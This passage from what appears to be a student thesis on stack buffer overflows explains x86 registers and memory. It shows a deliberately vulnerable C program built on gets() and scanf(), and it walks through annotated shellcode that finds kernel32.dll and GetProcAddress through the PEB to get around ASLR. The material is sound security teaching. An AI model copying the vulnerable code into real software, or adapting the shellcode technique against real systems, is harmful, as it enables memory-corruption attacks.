It can be observed in the previous table that instructions written in Intel syntax sometimes contain keywords like PTR, BYTE, or DWORD. These indicate the datatype, where it needs to be predefined. It can also be observed that each instruction is associated with a unique byte code and memory address. Simply put, a byte code is the hexadecimal representation of a specific machine language binary instruction and a memory address is the location in the memory where the instruction is stored. These memory addresses can be generated randomly for programs in order to improve security using a security feature known as Address Space Layout Randomisation (ASLR), which will be discussed in more detail in 4.2.

For consistency, and since AT&T syntax is the default output of the GNU GCC Compiler Collection, any assembly code shown in this thesis will use this syntax rather than Intel's.

2.2.3 The Bigger Picture

For one to see the bigger picture in the realm of programming, they must simply realise that code written in a high-level language is meant to be compiled. In reality, the code cannot actually do anything until it is converted into an executable binary file through compilation. Compilers are special programs designed to translate high-level language instructions into machine language for a variety of processors architectures. Throughout this project, the processor(s) used will from the x86 architecture family, more on this later.

It is worth noting however, that most compilers target a specific system due to their reliance on certain aspects of it such as its ISA or operating system, essentially acting as middle ground – translating high-level code to machine language for the target architecture.




Figure 2.8: The bigger picture.

The disassembler is a computer program that translates machine language into assembly language. It is one of the most important tools for this project, as it allows you to generate the assembly code of your compiled C program, through which you can see how your program operates on a hardware level and view potential vulnerabilities, the process of disassembling can be done via any interactive debugger.

2.3 Instruction Set Architectures (ISAs)

In broad terms, an architecture describes the internal organization of a computer in an abstract way; that is, it defines the capabilities of the computer and its programming model. You can have two computers that have been constructed in different ways with different technologies but with the same architecture. More specifically, a computer's instruction set architecture describes the low-level programmer's view of the computer, it defines the type of operations a computer carries out. The three most important aspects of an ISA are: the nature of the instructions, the resources used by the

instructions (registers and memory), and the ways in which the instructions access data (addressing modes) [13]. Typically, the ISA includes instructions that perform several operations, these include – Data handling and Memory operations, Arithmetic and Logic Operations, and Control flow Operations, all of which have been touched on previously in 2.2.2.2.

The concept of a computer architecture dates as far back as the 1930s, when the world's first programmable computer, the Z1, was built. Later, in the 1940s, the concept began developing as John von Neumann, who's known for the von Neumann architecture, and Alan Turing, who is regarded as the father of the modern computer, released papers further detailing and advancing the concept [14] [15]. However, it was not until the 1960s that IBM released the first modern instruction set architecture family – System/360.

Since this project explores vulnerabilities in the modern-day, from now on the focus will be on the ISAs that are predominantly used in modern computer systems, these are – IA32 (Intel Architecture, 32-bit, also known as i386) and x86-64 (also known as Intel 64). Both of which are part of Intel's x86 ISA family, in fact, they are extensions of the 16-bit 8086 microprocessor which was introduced in 1978, which in turn is an extension of its predecessor 8-bit 8080 microprocessor. Each new generation of Intel's architecture microprocessor adds new and enhanced features, while retaining full backward compatibility with its predecessors [16]. These features include increasing the number of register and their sizes, as well as increasing speed of operation, and maximum amount of memory supported (RAM). The following subsections will further discuss these differences.

2.3.1 Memory

It was mentioned at the start of this chapter that memory is split into segments, and naturally, some memory addresses are not within the boundaries of the memory segments the program is given access to, attempting to access such regions of memory results in what is known as a segmentation fault, or access violation. This leads to perhaps the most important change made in the transition from 32 to 64-bit systems, the increase of addressable memory. Normally, the number of bits of a system is what sets the limit to the number of memory addresses available, as such, a 32-bit system (IA32) can address a maximum of 2^{32} bytes of RAM ≈ 4 gigabytes, and a 64-bit system (x86-64) can, in theory, reference 2^{64} bytes of memory ≈ 16 exabytes, however as this is several million times more than an average workstation would need to access, current implementations of this architecture use only the 48 least significant bits for addressing purposing, thus decreasing the addressable memory to 2^{48} bytes ≈ 256 TiB.

2.3.2 Registers

Through the transition from 32-bit to 64-bit processors, two important changes were made to registers, these are – the introduction of eight new registers, and the extension of the eight main registers (General purpose, and Index/Pointer registers) from 32 to 64 bits. You may notice that the following figure is very similar to that shown in Figure 2.2 as it follows the same extension pattern.




Figure 2.9: Base registers and their extensions up to 64-bits. [11]

It can be observed that the prefix R is used instead of E to represent that the register is a 64-bit extension of the predecessor register. Moreover, the new registers added are named R8-R15 and were introduced to streamline the register handling process, i.e. programs of this architecture rely less on the stack and more on the local variables of their registers therefore increasing the speed of operation.

2.3.3 Windows Portable Executable Structure

- Structure of a Windows Portable Executable:

A PE file consists of a number of headers and sections that tell the dynamic linker how to map the file into memory. An executable image consists of several different regions, each of which require different memory protection; so the start of each section must be aligned to a page boundary. For instance, typically the .text section (which holds program code) is mapped as execute/readonly, and the .data section (holding global variables) is mapped as no-execute/readwrite. However, to avoid wasting space, the different sections are not page aligned on disk. Part of the job of the dynamic linker is to map each section to memory individually and assign the correct permissions to the resulting regions, according to the instructions found in the headers.

- <https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb>
- https://docs.microsoft.com/en-gb/windows/win32/api/winternl/ns-winternl-peb_ldr_data
- <https://msdn.microsoft.com/en-us/library/ms809762.aspx>

2.4 Summary

Chapter 3 – Stack Smashing in 2021

Stack buffer overflow attacks are memory-corruption based attacks which exploit vulnerabilities presented by some of the functions existing in the “string.h” and “stdio.h” header files, which are often included in programs written in C and C++. Each of these header files provide a set of standard functions that were created to make string manipulation more efficient. However, some of these functions expose low level representational details of buffers as containers for data types, thus allowing unrestricted access of the memory without any inherent bounds checking, i.e. a function could copy data from a source buffer to a destination buffer without checking to see if it will actually fit. This vulnerability is known as a memory-corruption vulnerability and the following table will list the functions in which this vulnerability exists.

<i>Shorthand</i>	Vulnerable Functions
<i>strcpy(dest, src)</i>	char* strcpy (char* destination, char* source)
<i>gets(input)</i>	char* gets (char *str)
<i>scanf(input)</i>	int scanf (char *format, ...)
<i>strcat(dest, src)</i>	char * strcat (char *destination, char *source)
<i>memcpy(dest, src, size)</i>	void * memcpy (void *dest, const void *src, size_t n)
<i>memmove(str1, str2, size)</i>	void * memmove (void *str1, const void *str2, size_t n)
<i>fread(file input)</i>	size_t fread (void *ptr, size_t size, size_t nmemb, FILE *stream)
<i>printf(output)</i>	int printf (const char *format, ...)
<i>sprintf(output)</i>	int sprintf (char *str, const char *format, ...)

Table 3.1: List of vulnerable function in C.

Stack Smashing refers to the act of exploiting such a vulnerability using the stack segment of the memory, this can, in the best case, result in the program crashing, and in the worst case, it can enable to attacker to inject their own code and hijack the program completely. This chapter will demonstrate this vulnerability along with examples of its various exploits. Now that the technical background chapter has been covered, one must recall the structure of the stack and how it handles functions in order to proceed past this point.

3.1 Examples on a modern IA-32 system

3.1.1 Demonstrating the vulnerability

For simplicity’s sake, the vulnerability will first be demonstrated in a very basic way on a simple program before moving onto more complex ones which are more likely to be closer to a real world scenario. As you will hopefully now be able to see, the program shown below in Figure 3.1 is swarmed with memory-corruption vulnerabilities. This program simply calls `DisplayMessage(2)` which is a function that requests two inputs from the user and then outputs them. The program uses the standard functions `gets()` and `scanf()` to copy the input of the user into the respective variables, these variables are each allocated 8 bytes. However, as you would expect, since some vulnerable functions are used to handle the string manipulation in this program, the user can choose to input

more than 8 bytes to either of the variables overflowing its buffer. The program allows the user to do so, or more accurately, does not have any security measures in place to prevent them from doing so.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  // Function that displays inputs
5  void DisplayMessage()
6  {
7      char Username[8]; // 8 bytes allocated for Username
8      char Message[8]; // 8 bytes allocated for Message
9
10     printf("Enter a username : "); // Prompt user for Username
11     gets(Username);                // Copy Input into Username (Vulnerable Function)
12
13     printf("Enter a message : "); // Prompt user for Message
14     scanf("%s", &Message);        // Copy Input into Message (Another vulnerable function)
15
16     printf("\nUsername : %s\n", Username);
17     printf("Message : %s\n", Message);
18 }
19
20 // Program Entry Point
21 int main()
22 {
23     DisplayMessage(); // Call DisplayMessage(2) Function
24 }
25
```

Figure 3.1: Vulnerable Program #1.

So, what exactly happens when the user exceeds the number of bytes allocated to a variable? To answer this, we must recall how a program is organised in the memory. The following figure provides a visualization of the stack segment of this program.





Figure 3.2: Stack frame of Vulnerable Program #1.

Stated previously was the fact that the stack segment of the memory grows downwards, although this is true, when it comes to arrays within stack frames, they are filled from the bottom upwards. With this being said, it should now be easier to imagine what happens when a variable is overflowed. Whilst looking at Figure 3.2, let's consider both scenarios:

- Overflowing the Message Buffer

This is achieved by adding 8 bytes of padding before the input, and will result in any additional bytes overwriting (or spoofing) the username as shown below.



```
"C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs\Vulnerable_Prog#1\bin\Debug\Vulnerable_Prog#1.exe"
Enter a username : Mark
Enter a message : -----Triss


Username : Triss
Message : -----Triss

Process returned 0 (0x0)  execution time : 26.950 s
Press any key to continue.
```

Figure 3.3: Demonstration of overflowing the Message buffer.

- Overflowing the Username Buffer

This is where the vulnerability gets really interesting, as you can see in the stack frame, what sits above the Username variable are two special registers – The EBP register, storing the memory address of the active stack frame, and the EIP, storing the memory address of the next instruction to be executed. Overflowing the Username buffer therefore results in the corruption of the saved EBP and EIP which results in the program crashing.



```
"C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs\Vulnerable_Prog#1\bin\Debug\Vulnerable_Prog#1.exe"
Enter a username : =====
Enter a message : Hey

Username : =====
Message : Hey

Process returned -1073741819 (0xC0000005)  execution time : 19.378 s
Press any key to continue.
```

Figure 3.4: Demonstration of overflowing the Username buffer.

But what if the user carefully constructs this message, and overwrites the return address saved in EIP to a different address? – The program derails.

Better yet, what if the user injects code using that same vulnerability and then overwrites the address of EIP to jump to the start of their code instead of the next instruction? – The program is hijacked.

3.1.2 Exploiting the vulnerability

In most cases, crashing the program is not all the attacker will be hoping to achieve, in fact, it may not even be part of what the attacker is aiming to do at all. This is because usually, an attacker would

construct an exploit with the hope that it will deliver them some kind of payload¹. The primary way of doing this is through writing shellcode. Shellcode is a small program which enables the attacker to gain access (also known as shell access) on a machine by spawning a command shell. The attacker can then use this spawned shell to issue other commands and take control of the program. The way this is done is by injecting the shellcode into a target buffer, and then overwriting the saved EIP (return address) with the memory address at which that buffer starts, an illustration of this is shown in Figure 3.5 where S stands for Shellcode.

Figure 3.5: Formation of Shellcode. [17]

- Shellcode is executed directly by the CPU.
 - Therefore, it must be written in machine code.
- The target buffer is often limited in terms of space.
 - Therefore, the shellcode must be designed to be as short as possible.
- The standard functions for string manipulation in C terminate at the first NULL character they reach, and as shellcode is often injected into character array buffers
 - It must therefore not contain any NULL bytes, lest the latter part of the code will not execute. i.e. `\x00` is not allowed.

Before proceeding with the exploit examples, some important changes need to be made to the vulnerable program at hand. First and foremost, the buffer sizes must be increased to accommodate our shellcode. Secondly, the program should also be more closely related to an application one is likely to encounter in the real-world. As such, for the following examples a series of new programs will be introduced. These programs can be thought of as an extension of the simple program previously shown in Figure 3.1 and will all be included as part of the online education package. The following list provides a brief description of each of these programs:

¹ Payload

- Sender application – Connects to and send message across a network to receiver program.
- Receiver application – Detects a connection and receive messages from sender program. (Contains strcpy() vulnerability)
- Networked Base code – written by Dr. Paul Evans
 - Emulates the exact functionality of the previous application but all in one program making testing more efficient. (Contains strcpy() vulnerability)
- Shellcode Base code – Shown below in Figure 3.6
 - A simple program that declares the Shellcode as a string, typecasts it into a function and then calls it i.e. directly executes the supplied shellcode. This program will be the one predominantly used to test the shellcode as it is being constructed/modified.

```

1
2 //Required header files
3 #include <stdio.h>
4 #include <windows.h>
5
6 int main()
7 {
8     char* shellcode = " "; // Shellcode goes here
9
10    printf("shellcode length: %i", strlen(shellcode)); // Obtain shellcode length
11
12    int (*test)(); // Test is a function pointer
13    test = (int (*)( )) shellcode; // Typecast shellcode as a function
14    (int) (*test)(); // Execute shellcode as a function
15
16    return 0;
17 }

```

Figure 3.6: Shellcode Base code.

3.1.2.1 MessageBoxA() Shellcode Exploit

This shellcode example will exploit a memory-corruption vulnerability in a 32-bit program forcing it to spawn a message box telling the user that they've been hacked. This can be achieved by going through each of the steps shown in Figure 3.7. As shown, this flowchart has two segments labelled “Generic Path” and “Specific Path”.

The Generic Path illustrates the general steps likely to be taken when writing *any* shellcode exploit, however, as one would expect, this is no single way of writing a shellcode exploit, because after all, an exploit is a small program, and a program can be written in multiple different ways to perform the same task. However, for clarity, this exploit along with any following ones will follow this generic path, whilst each having its own specific path.

It is worth noting that steps 1 and 9 are optional, and an exploit can be written with or without them, as you will come to see.

Writing this exploit can be completed in two main ways, the first, which is perhaps the simpler approach is to use an external tool to obtain the fixed address of the required functions. An example of such a tool is Steve Hanna's arwin.exe [18]. (See Figure 3.8).




Figure 3.7: Flow chart of the MessageBoxA(4) exploit.

```

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe kernel32.dll LoadLibraryA
arwin - win32 address resolution program - by steve hanna - v.01
LoadLibraryA is located at 0x76eb0bd0 in kernel32.dll

C:\Users\youse\OneDrive\Desktop\Final Year Project\Programs>arwin.exe user32.dll MessageBoxA
arwin - win32 address resolution program - by steve hanna - v.01
MessageBoxA is located at 0x7781ee90 in user32.dll

```

Figure 3.8: Operation of arwin.exe.

Using this tool would allow you to skip steps 2-4 and also step 6 making the process of constructing the shellcode much easier, however the exploits produced using this method tend not to be portable or robust as most modern systems deploy Address Space Layout Randomisation (ASLR) which randomises the location of functions within memory every time the program is executed i.e. the “fixed address” obtained from using this tool is not actually fixed, it is randomised every time the program is run.

This security feature will be discussed in more depth in the following section. As for now, let us move on to the second way which bypasses this security feature by following through each of the given steps. Essentially, this method jumps through the executable file using offsets to obtain addresses of the functions from the export and import tables of a library.

Kernel32.dll, for instance, is a dynamic library that exists in every executable file, within the export table of that library are the functions LoadLibraryA() and GetProcAddress() through which you can access all other API² functions. Obtaining the base address of kernel32.dll is therefore an essential step for navigating through the portable executable.

As such, presented below is the assembly program performing this exploit, where each section number corresponds to the number shown previously on the flowchart.

Given to the left of the assembly code will be the line number followed by the byte code, and to the right are the comments explaining each step, note that in assembly comments usually start using a semi colon ';' rather than '//'. However, the latter was used in order to utilise the colour coding of the text editor and produce a visually clearer snippet.

```

Section 1: Set up a new stack frame
0: 31 c0          xor    %eax,%eax    // EAX = 0
1: 64 8b 60 08     mov    %fs:0x8(%eax),%esp // Move Segment:Offset(base) to ESP
2: 8d 2c 24         lea    (%esp),%ebp // Load effective address specified by ESP to EBP (Creates virtual stack)

Section 2: Find kernel.dll base address
3: 31 c0          xor    %eax,%eax    // EAX = 0
4: 64 8b 58 30     mov    %fs:0x30(%eax),%ebx // EBX = PEB(Process Environment Block) // Using offset fs:0x30(Segment:offset)
5: 8b 5b 0c         mov    0xc(%ebx),%ebx    // EBX = PEB LDR DATA // Using offset 0xc
6: 8b 5b 14         mov    0x14(%ebx),%ebx   // EBX = LDR->InMemoryOrderModuleList // Using offset 0x14 (First list entry)
7: 8b 1b           mov    (%ebx),%ebx     // EBX = Second list entry (ntdll.dll)
8: 8b 1b           mov    (%ebx),%ebx     // EBX = Third list entry (kernel32.dll)
9: 8b 5b 10         mov    0x10(%ebx),%ebx   // EBX = Base address of kernel32.dll // Using offset 0x10

```

Figure 3.9: Sections 1&2 of the MessageBoxA(4) shellcode exploit.

Section 1 is the function prologue, whose inclusion is optional. However, you may have noticed that this function prologue is not the same as the one previously shown in Figure 2.4. This is because the exact instructions will vary depending on the compiler being used and its options. In essence though, both perform the same task of building a stack frame.

Section 2 finds the base address of kernel32.dll by navigating through the portable executable using the given offsets. In order to avoid having NULL bytes, line 3 effectively zeroes EAX so that every time a values of 0 is required that register will be used instead. Line 4, for instance, is an example of this, this line stores in EBX the Process Environment Block (PEB), which, in 32-bit processors, is at an offset of 0x30 from the fs register segment (recall 202.3.3). From there, lines 5-9 essentially jump between tables found within the portable executable to obtain the base address of kernel32.dll. The illustration shown below in Figure 3.10 will help clarify lines 5 to 9.

² Application Programming Interface is a computing interface that defines interactions between multiple software intermediaries. It defines the kinds of calls or requests that can be made, how to make them, the data formats that should be used, the conventions to follow, etc. – Wikipedia




Figure 3.10: Navigation path through the portable executable to obtain base address of kernel32.dll. [31] [32] [33]

Upon the execution of lines 5 and 6, the register EBX is placed at the object InMemoryOrderModuleList, which is a pointer to LIST_ENTRY InMemoryOrderLinks within the LDR_DATA_TABLE_ENTRY structure.

A LIST_ENTRY is simply a double linked list structure containing two pointers, Flink and Blink, which point to the next element and the previous element respectively.

```

typedef struct _LIST_ENTRY {
    struct _LIST_ENTRY *Flink;
    struct _LIST_ENTRY *Blink;
} LIST_ENTRY, *PLIST_ENTRY, *PRLIST_ENTRY;

```

Figure 3.11: LIST_ENTRY structure. [32]

As such, and given the fact that EBX will be placed on the first element within a structure by default. Lines 7 and 8 perform a Flink operation (jumps to next list entry) by storing in EBX, the value pointed to by EBX. This enables us to navigate through the list of all modules loaded, which have the following order:

1. The executable
2. ntdll.dll
3. kernel32.dll

Having already navigated our way to this point through the executable structure, 2 jumps are made to reach the kernel32 dynamic library, followed by the instruction on line 9, which performs the final offset jump from 0x08 to 0x18 to acquire the DLL base address (DllBase). (Shown in green)

- The important thing to note at this point is that: EBX = Base Address of kernel32.dll.

Moving on, section 3 performs the task of finding the address of the GetProcAddress(2) function which exists in kernel32.dll export table and allows one to gain access to all the remaining API functions. Presented below is the assembly code obtained the address of GetProcAddress(2).

Section 3: Get address of GetProcAddress

```

10: 8b 53 3c      mov     0x3c(%ebx),%edx    // EDX = Relative Virtual Address (RVA) of the PE signature (base address + 0x3c)
11: 01 da         add     %ebx,%edx         // EDX = Address of PE signature = base address + RVA of PE signature
12: 8b 52 78      mov     0x78(%edx),%edx    // EDX = RVA of Export Table = Address of PE + offset 0x78
13: 01 da         add     %ebx,%edx         // EDX = Address of Export Table = base address + RVA of export table
14: 8b 72 20      mov     0x20(%edx),%esi    // ESI = RVA of Name Pointer Table = Address of Export Table + 0x20
15: 01 de         add     %ebx,%esi         // ESI = Address of Name Pointer Table = base address + RVA of Name Pointer Table
16: 31 c9         xor     %ecx,%ecx         // ECX = 0

loopSearch:
17: 41           inc     %ecx              // Increment counter ECX
18: ad          lods     %ds:(%esi),%eax    // Load next list entry into EAX
19: 01 d8         add     %ebx,%eax          // EAX = Address of Entry = base address + Address of Entry
20: 81 38 47 65 74 50  cmpi    $0x50746547,(%eax)    // Compare first byte to GetP
21: 75 f4         jne     loopSearch        // Start over if not equal
22: 81 78 04 72 6f 63 41  cmpli    $0x41636f72,0x4(%eax) // Compare second byte to rocA
23: 75 eb         jne     loopSearch        // Start over if not equal

GetProcAddressFunc:
24: 8b 7a 24      mov     0x24(%edx),%edi    // EDI = RVA of Ordinal Table = Address of Export Table + offset 0x24
25: 01 df         add     %ebx,%edi         // EDI = Address of Ordinal Table = base address + RVA of Ordinal Table
26: 66 8b 0c 4f    mov     (%edi,%ecx,2),%cx   // CX = Number of Function = Address of Ordinal Table + Counter * 2
27: 49           dec     %ecx              // Decrement ECX (To obtain starting Ordinal Value)
28: 8b 7a 1c      mov     0x1c(%edx),%edi    // EDI = RVA of Address Table = Address of Ordinal Table + offset 0x1c
29: 01 df         add     %ebx,%edi         // EDI = Address of Address Table = base address + RVA of Address Table
30: 8b 3c 8f      mov     (%edi,%ecx,4),%edi  // EDI = RVA of GetProcAddress = Address of Address Table + Counter * 4
31: 01 df         add     %ebx,%edi         // EDI = Address of GetProcAddress(2)

```

Figure 3.12: Section 3 of the MessageBoxA(4) shellcode exploit.

GetProcAddress(2) performs an operation which is very similar to Steve Hanna's arwin.exe, it takes two parameters, a library name and a function name, and returns the address of that function e.g. calling GetProcAddress(Kernel32.dll,LoadLibraryA) would store in EAX, the address of the function LoadLibraryA(1). However, unlike arwin.exe, the preceding code manually finds these using offsets.

As such, the instructions on line 10 and 11 perform a relative jump from EBX's position (kernel32.dll base address) using an offset of 0x3c to obtain the Relative Virtual Address (RVA) of the PE signature. The base address of kernel32.dll is then added to this RVA to obtain the actual address of the PE signature, which is stored in EDX. It is worth noting that the RVA of the PE signature is at a fixed offset from the kernel32.dll base address in 32-bit programs.

From there, lines 12 and 13 perform the same operation using an offset jump of 0x78 from EDX's position (PE address) to obtain the address of the Export Table. Followed by lines 14 and 15 which once again execute the same instructions using an offset jump of 0x20 from EDX's current position (Export Table address) to obtain the address of the Name Pointer Table, however this time storing it in the ESI register. The Name Pointer Table is one of three tables whose roles must be understood before being able to proceed. These are summarised below:

- Export Address Table contains the RVAs of all the functions in kernel32.dll.
- Export Name Pointer Table points to the names and ending Ordinal values of all the functions in kernel32.dll.
- Export Ordinal Table contains the starting ordinal value of all the functions in kernel32.dll.
 - The starting Ordinal value is always one less than the ending Ordinal value. [19]

